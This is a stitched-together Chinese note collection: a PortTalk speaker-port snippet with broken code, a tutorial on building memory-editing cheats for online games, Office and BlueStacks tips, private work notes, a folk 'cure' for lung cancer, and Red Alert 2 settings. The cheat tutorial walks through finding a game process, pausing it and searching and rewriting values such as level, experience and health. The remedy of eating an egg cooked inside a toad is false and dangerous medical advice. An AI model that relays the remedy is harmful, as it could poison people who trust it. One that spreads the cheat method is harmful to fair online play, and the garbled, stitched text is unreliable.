　　下面就讲一下这程序的实现方法吧，如果说用ProtTalk来操作端口就容易多了，比win98下用ring权限操作方便。

　　1、新建一个工程，把刚刚下的接口文件和Protalk.sys一起拷到工程文件保存的文件夹下。

　　2、我们在我们新建的工程加入我们的接口文件

uses

windows,ProtTalk……

　　3、我们建立一个过程

procedure SetRing(value:word);

begin

if not OpenPortTalk then exit;

outportb($43,$34);

outportb($40,lo(Value));

outprotb($40,hi(value));

ClosePortTalk;

end;

　　4、先加一个窗口，在窗口上放上一个trackbar控件把其Max设为20，Min设为1，把Position设为10，在这个控件的Change事件里写上：

+inttostr(1742+(10-trackbar1.Position)\*160)));

　　就这么容易。

goodmorning收集整\*理(请勿删除)

在内存中修改数据的网游外挂

现在很多游戏都是把一些信息存入内存单元的，那么我们只需要修改具体内存值就能修改游戏中的属性，很多网络游戏也不外于此。

　　曾几何时，一些网络游戏也是可以用内存外挂进行修改的，后来被发现后，这些游戏就把单一内存地址改成多内存地址校验，加大了修改难度，不过仍然可以通过内存分析器可以破解的。诸如“FPE”这样的软件便提供了一定的内存分析功能。

　　“FPE”是基于内存外挂的佼佼者，是家喻户晓的游戏修改软件。很多同类的软件都是模仿“FPE”而得到玩家的认可。而“FPE”实现的技术到现在都没有公开，很多人只能够通过猜测“FPE”的实现方法，实现同类外挂。笔者也曾经模仿过“FPE”实现相应的功能，如“内存修改”、“内存查询”等技术。稍后会对此技术进行剖析。

　　既然要做内存外挂，那么就必须对Windows的内存机制有所了解。计算机的内存(RAM)总是不够用的，在操作系统中内存就有物理内存和虚拟内存之分，因为程序创建放入物理内存的地址都是在变化的，所以在得到游戏属性时并不能够直接访问物理内存地址。在v86模式下，段寄存器使用方法与实模式相同，那么可以通过段寄存器的值左移4位加上地址偏移量就可以得到线性地址，而程序创建时在线性地址的中保留4MB-2GB的一段地址，游戏中属性便放于此。在windows中把虚拟内存块称之为页，而每页为4KB，在访问内存时读取游戏属性时，为了不破坏数据完整性的快速浏览内存地址值，最好一次访问一页。

　　在操作进程内存时，不需要再使用汇编语言，Windows中提供了一些访问进程内存空间的API，便可以直接对进程内存进行操作。但初学者一般掌握不了这一项技术，为了使初学者也能够对内存进行操作，做出基于内存控制的外挂，笔者把一些内存操作及一些内存操作逻辑进行了封装，以控件形式提供给初学者。控件名为：MpMemCtl。

　　初学者在使用此控件时，要先安装外挂引擎控件包（在此后的每篇文章中外挂引擎控件包仅提供与该文章相应的控制控件），具体控件安装方式，请参阅《Delphi指南》，由于篇幅所限，恕不能详细提供。

　　在引擎安装完成后，便可以在Delphi中的组件栏内，找到[MP GameControls]控件组，其中可以找到[MpMemCtl]控件。初学者可以使用此控件可以对内存进行控制。

　　一、 得到进程句柄

　　需要操作游戏内存,那么首先必须确认要操作的游戏,而游戏程序在运行时所产生的每一个进程都有一个唯一的句柄。

　　使用控件得到句柄有三种方法：

　　1、 通过控件打开程序得到句柄。

　　在控件中，提供了startProgram方法，通过该方法，可以打开程序得到进程句柄，并且可以返回进程信息。

PProcInfo: PROCESS\_INFORMATION;

MpMemCtl.startProgram(

　FilePath:String; //程序路径

　var aProc\_Info：PROCESS\_INFORMATION //进程信息

)：BOOLEAN

　　该方法提供了两个参数，第一个参数为要打开的程序路径，第二个参数为打开程序后所创建进程的进程信息。使用这个方法在得到进程信息的同时，并给控件的ProcHandle（进程句柄）属性进行了附值，这时可以使用控件直接对内存进程读写操作。其应用实例如下：

Var

　PProcInfo: PROCESS\_INFORMATION;

begin

　MpMemCtl1.startProgram(edit1.Text, PProcInfo)

　　2、通过控件根据程序名称得到句柄。

　　在控件中，对系统运行进程也有了相应的描述，控件提供了两个方法，用于根据程序名称得到相应的进程句柄。getProcIDs()可以得到系统现在所运行的所有程序的名称列表。getProcID()可以通过所运行程序名称，得到相应进程的句柄。

getProcIDs():TStrings //所返回为多行字符串型

getProcID(

aProcName:String //应用程序名称

):Thandle; //应用程序进程句柄

　　其应用实例如下：

　　首先可以通过getProcIDs()并把参数列表返回ComboBox1.Items里：

ComboBox1.Items:=MpMemCtl1.getProcIDs();

　　接着可以通过getProcID()得到相应的进程句柄，并给控件的ProcHandle（进程句柄）属性进行了附值，这时可以使用控件直接对内存进程读写操作。

MpMemCtl1.getProcID(ComboBox1.Text)

　　3、通过控件根据窗口名称得到句柄。

　　在控件中，控件提供了两个方法，用于根据窗口名称得到相应的进程句柄。可以通过getALLWindow()得到所有在进程中运行的窗口。getWinProcHandle()可以通过相应的窗口名称，得到相应的进程的句柄。

getALLWindow(

aHandle:THandle //传入当前窗口的句柄

):TStrings; //返回当前所有运行窗口的名称

getWinProcHandle(

aWindowName:String //传入当前窗口名称

):Thandle; //返回窗口的句柄

　　其应用实例如下：

　　首先可以通过getALLWindow ()并把参数列表返回ComboBox1.Items里：

ComboBox1.Items:=MpMemCtl1. getALLWindow（Handle）;

　　接着可以通过getWinProcHandle ()得到相应的进程句柄，并给控件的ProcHandle（进程句柄）属性进行了附值，这时可以使用控件直接对内存进程读写操作。

MpMemCtl1. getWinProcHandle (ComboBox1.Text);

　　二、使游戏暂停

　　在程序中，为了便于更好的得到游戏的当前属性。在控件中提供了游戏暂停方法。只需要调用该方法，游戏便可以自由的暂停或启动。该方法为：pauseProc()

pauseProc(

　aType:integer //控制类型

)

　　控制类型只能够传入参数0或1，0代表使游戏暂停，1代表取消暂停。其应用实例如下：

MpMemCtl1.pauseProc(0); //暂停游戏

MpMemCtl1.pauseProc(1); //恢复暂停

　　三、读写内存值

　　游戏属性其实寄存在内存地址值里，游戏中要了解或修改游戏属性，可以通过对内存地值的读出或写入完成。

　　通过控件，要读写内存地址值很容易。可以通过调用控件提供的getAddressValue（）及setAddressValue（）两个方法即可，在使用方法之前，要确认的是要给ProcHandle属性进行附值，因为对内存的操作必须基于进程。给ProcHandle属性附值的方法，在上文中已经介绍。无论是对内存值进行读还是进行写，都要明确所要操作的内存地址。

getAddressValue( //读取内存方法

aAddress:pointer; //操作的内存地址

var aValue:integer //读出的值

):Boolean;

setAddressValue( //写入内存方法

aAddress:pointer; //操作的内存地址

aValue:integer //写入的值

):Boolean;

　　要注意的是，传入内存地址时，内存地址必须为Pointer型。其应用实例如下：

　　读取地址值（如果“主角”等级所存放的地址为4549632）：

var

　aValue:Integer;

begin

　MpMemCtl1.getAddressValue(Pointer(‘4549632’),aValue);

　　这时aValue变量里的值为内存地址[4549632]的值。

　　写入地址值：

MpMemCtl1.setAddressValue(Pointer(Strtoint(‘4549632’)),strtoint(87));

　　通过该方法可以把要修改的内存地址值改为87，即把“主角”等级改为87。

　　四、内存地址值分析

　　在游戏中要想要到游戏属性存放的内存地址，那么就对相应内存地址进行内存分析，经过分析以后才可得到游戏属性存放的人存地址。

　　控件提供两种基于内存地址的分析方法。一种是按精确地址值进行搜索分析，另一种是按内存变化增减量进行搜索分析。

　　1、 如果很明确的知道当前想要修改的地址值，那么就用精确地址值进行搜索分析

　　在游戏中，需要修改人物的经验值，那么首先要从游戏画面上获得经验值信息，如游戏人物当前经验值为9800，需要把经验值调高，那么这时候就需要对人物经验值在内存中搜索得到相应的内存地址，当然很可能在内存中地址值为9800的很多，第一次很可能搜索出若干个地址值为9800的地址。等待经验值再有所变化，如从9800变为了20000时，再次进行搜索，那么从刚刚所搜索到的地址中，便可以进一步获得范围更少的内存地址，以此类推，那么最后可得到经验值具体存放的地址。

　　如要用控件来实现内存值精确搜索，其实方法很简单，只需要调用该控件的Search（）方法即可。但是在搜索之前要确认搜索的范围，正如前文中所说：“而程序创建时在线性地址的中保留4MB-2GB的一段地址”，所以要搜索的地址应该是4MB-2GB之间，所以要把控件的MaxAddress属性设为2GB，把控件的MinAddress属性设为4MB。还有一个需要确认的是需要搜索的值，那么应该把SearchValue属性设置为当前搜索的值。如果需要显示搜索进度那么可以把ShowGauge属性挂上一个相应的TGauge控件（该控件为进度条控件）。

search(

　isFirst:Boolean //是否是第一次进行搜索

):Boolean

　　在搜索分析时为了提高搜索效率、实现业务逻辑，那么需要传入一个参数，从而确认是否是第一次进行内存。其应用实例如下：

maxV:=1024\*1024\*1024;

maxV:=2\*MaxV;

minV:=4\*1024\*1024;

V:=StrToInt(Edit1.Text);

with MpMemCtl1 do

begin

　MaxAddress:=maxV;

　MinAddress:=minV;

　SearchValue:=SeaarchV;

　ShowGauge:=Gauge1;

　Search(first)

end;

if first then first:=false;

　　2、 如果不明确当前想要修改的地址值，只知道想要修改的值变大或变小，那么就按内存变化增减量进行搜索分析。

　　如有些游戏的人物血值不显示出来，但要对人物血值进行修改，那么只有借助于内存量增减变化而进行搜索分析出该人物血值存放的地址。如果人物被怪物打了一下，那么人物血值就会减少，那么这时候就用减量进行搜索分析，如果人物吃了“血”人物血值就会增加，那么这时候就用增量进行搜索分析。经过不断搜索，最后会把范围放血值的内存地址给搜索出来。

　　如要用控件来实现内存值精确搜索，其实方法很简单，只需要调用该控件的compare()方法即可。MaxAddress、MinAddress属性设置上面章节中有详细介绍，在此不再重提。在此分析中不需要再指定SearchValue属性。如果需要显示搜索进度那么可以把ShowGauge属性挂上一个相应的TGauge控件。

compare (

　isFirst:Boolean //是否是第一次进行搜索

　aType:Integer //搜索分析类型

):Boolean

　　在搜索分析时为了提高搜索效率、实现业务逻辑，那么需要传入一个参数，从而确认是否是第一次进行内存。搜索分析类型有两种：如果参数值为0，那么就代表增量搜索。如果参数值为1，那么就代表减量搜索。其应用实例如下：

if RadioButton1.Checked then v:=0

else v:=1;

　maxV:=1024\*1024\*1024;

　maxV:=2\*MaxV;

　minV:=4\*1024\*1024;

　with MpMemCtl1 do

　begin

　　MaxAddress:=maxV;

　　MinAddress:=minV;

　　ShowGauge:=Gauge1;

　　compare(first,v);

end;

if first then first:=false;

　　五、得到内存地址值

　　在控件中，提供获得分析后内存地址列表的方法，只需要调用getAddressList()方法，便可以获得分析过程中或分析结果地址列表。但如果使用的是按内存变化增减量进行搜索分析的方法，那么第一次可能会搜索出来很多的地址，致使返回速度过长，那么建议使用getAddressCount（）方法确定返回列表为一定长度后才给予返回。

getAddressList():TStrings //返回地址字符串列表

getAddressCount():Integer //返回地址字符串列表长度

　　其应用实例如下：

if MpMemCtl1.getAddressCount（） <100 then

　listbox1.Items:=MpMemCtl1.getAddressList();

　　通过以上五个步骤，便可以整合成一个功能比较完备的，基于内存控制方法的游戏外挂。有了“FPE”的关键部份功能。利用此工具，通过一些方法，不仅仅可以分析出来游戏属性单内存地址，而且可以分析出一部份多内存游戏属性存放地址。既然不能洁身自好，不如就同流合污吧。

我的群：3595054

<PIXTEL\_MMI\_EBOOK\_2005>17

# Windows软件使用

## Office系列

### Office2010

#### 输入法在word中不显示

shift可以切换中英文

ctrl+shift可以切换中英文

ctrl+空格可以切换中英文

鼠标点击状态栏的"中"或"英"可以切换中英文

试试ctrl+逗号

右键点击搜狗输入法状态栏，设置属性，勾选“搜狗风格”，确定。

如果还不行可能是关闭了高级语言服务，检查一下，控制面板→区域与语言选项→语言→详细信息→高级→关闭高级语言服务，这个不要勾选。

在word中不能使用输入法的处理方法：

1）word2003：word菜单-工具-选项-选择‘编辑’的选项卡-不要勾选‘输入法控制处于活动状态’→确定。关闭word，重新打开。

2）word2007：word左上角office菜单-word选项-高级-不要勾选‘输入法控制处于活动状态’→确定。关闭word，重新打开。


3）word2010：同word2007

### Office2003


#### Word

##### 关于章节自动编号

首先打开 格式 – 样式和格式,右边会出现如图所示:



确定你的章节标题是属于几级标题,例如 1第一章 ,那么 第一章 就属于一级标题, 2.3.5 瓦斯吸附 那么 瓦斯吸附 就属于三级标题,几级标题就对应上图中的标题几. 如果 是 3.3.4.5.3 瓦斯吸附试验 这样的 右边应该是标题 5 ,但图上没有,那么点 上面的 “新样式”,如下图



在 “样式基于”里面选择你需要的几级标题,加入进去(也可以修改格式,如标题字体大小颜色什么的).


比如 瓦斯吸附理论分析 是二级标题,则按以下步骤进行编号:

1 将鼠标放在 瓦斯吸附理论分析 这一行,放在任意位置都行

2 点击右边的 标题2

3将鼠标放在 瓦斯吸附理论分析 这一行,放在任意位置都行


4 右键点击 项目符号和编号 如下图:



5 会出现下图:



6 选择 蓝框那个 类型的,确定,这样就实现了自动编号.



结果如上图,左边的文档结构视图在 视图 – 文档结构图

##### 章节编号异常

若异常了的话,则先用1,2,3,4那个编号替换一下,再换回来1.2.3.4就好了

## excel

### 格子中换行

alt+enter,或者右键设置自动换行


## Bulestatcks

调整分辨率最好调成600\*400


BlueStacks安卓模拟器屏幕窗口大小的调整方法，使用过BlueStacks安卓模拟器的朋友都知道，这款安卓模拟器非常好用，占用资源很少，但是有个缺点是占屏很大，用鼠标拖拽边框也不能调整大小，下面就让我教大家怎么调大小。

BlueStacks安卓模拟器屏幕窗口大小的调整方法：

1：首先当然是要安装好BlueStacks安卓模拟器了。打开注册表，方法：点击电脑“开始”按钮选择运行，或者按快捷键 win+r直接打开。输入命令regedit点击确定或者直接按键盘上的回车键。




2：找到注册表地址：[HKEY\_LOCAL\_MACHINESOFTWAREBlueStacksGuestsAndroidFrameBuffer]，就是红色框框那些。




3：修改对应项：Width（宽），Height（高）。

默认为十六进制，


可以选十进制修改值（相对好调整些而已）。



4：修改完成后重启BlueStacks就可以看到效果了，可以右键点击电脑右下角BlueStacks图标，选择“重新开始”。



5：修改前的效果，跟修改后的效果。



修改成高600 宽400的效果图



这样子看上去是不是好了很多呢？这就是我BlueStacks安卓模拟器屏幕窗口大小的调整方法。

# 传输系统

## 需要改的地方

### Work与transdata中的文件,哪个更老删哪个

## 中科院改的地方,需要回去改

ListNonMul….完成后删除,改

TaskInfo,写的时候还要写,不然无法接管

# 医疗保健

## 偏方治肺癌

找一只癞蛤蟆,内脏逃出来,把生鸡蛋放进去,锅里煮熟,吃之

# 游戏

## 红警共和国之辉

全屏，先选兼容性到xp sp2等试试，然后

在红警2游戏目录中找到RA2.INI，找到如下数值：

[Video]ScreenWidth=1024ScreenHeight=768StretchMovies=no

在[Video]的下面加上AllowHiResModes=yes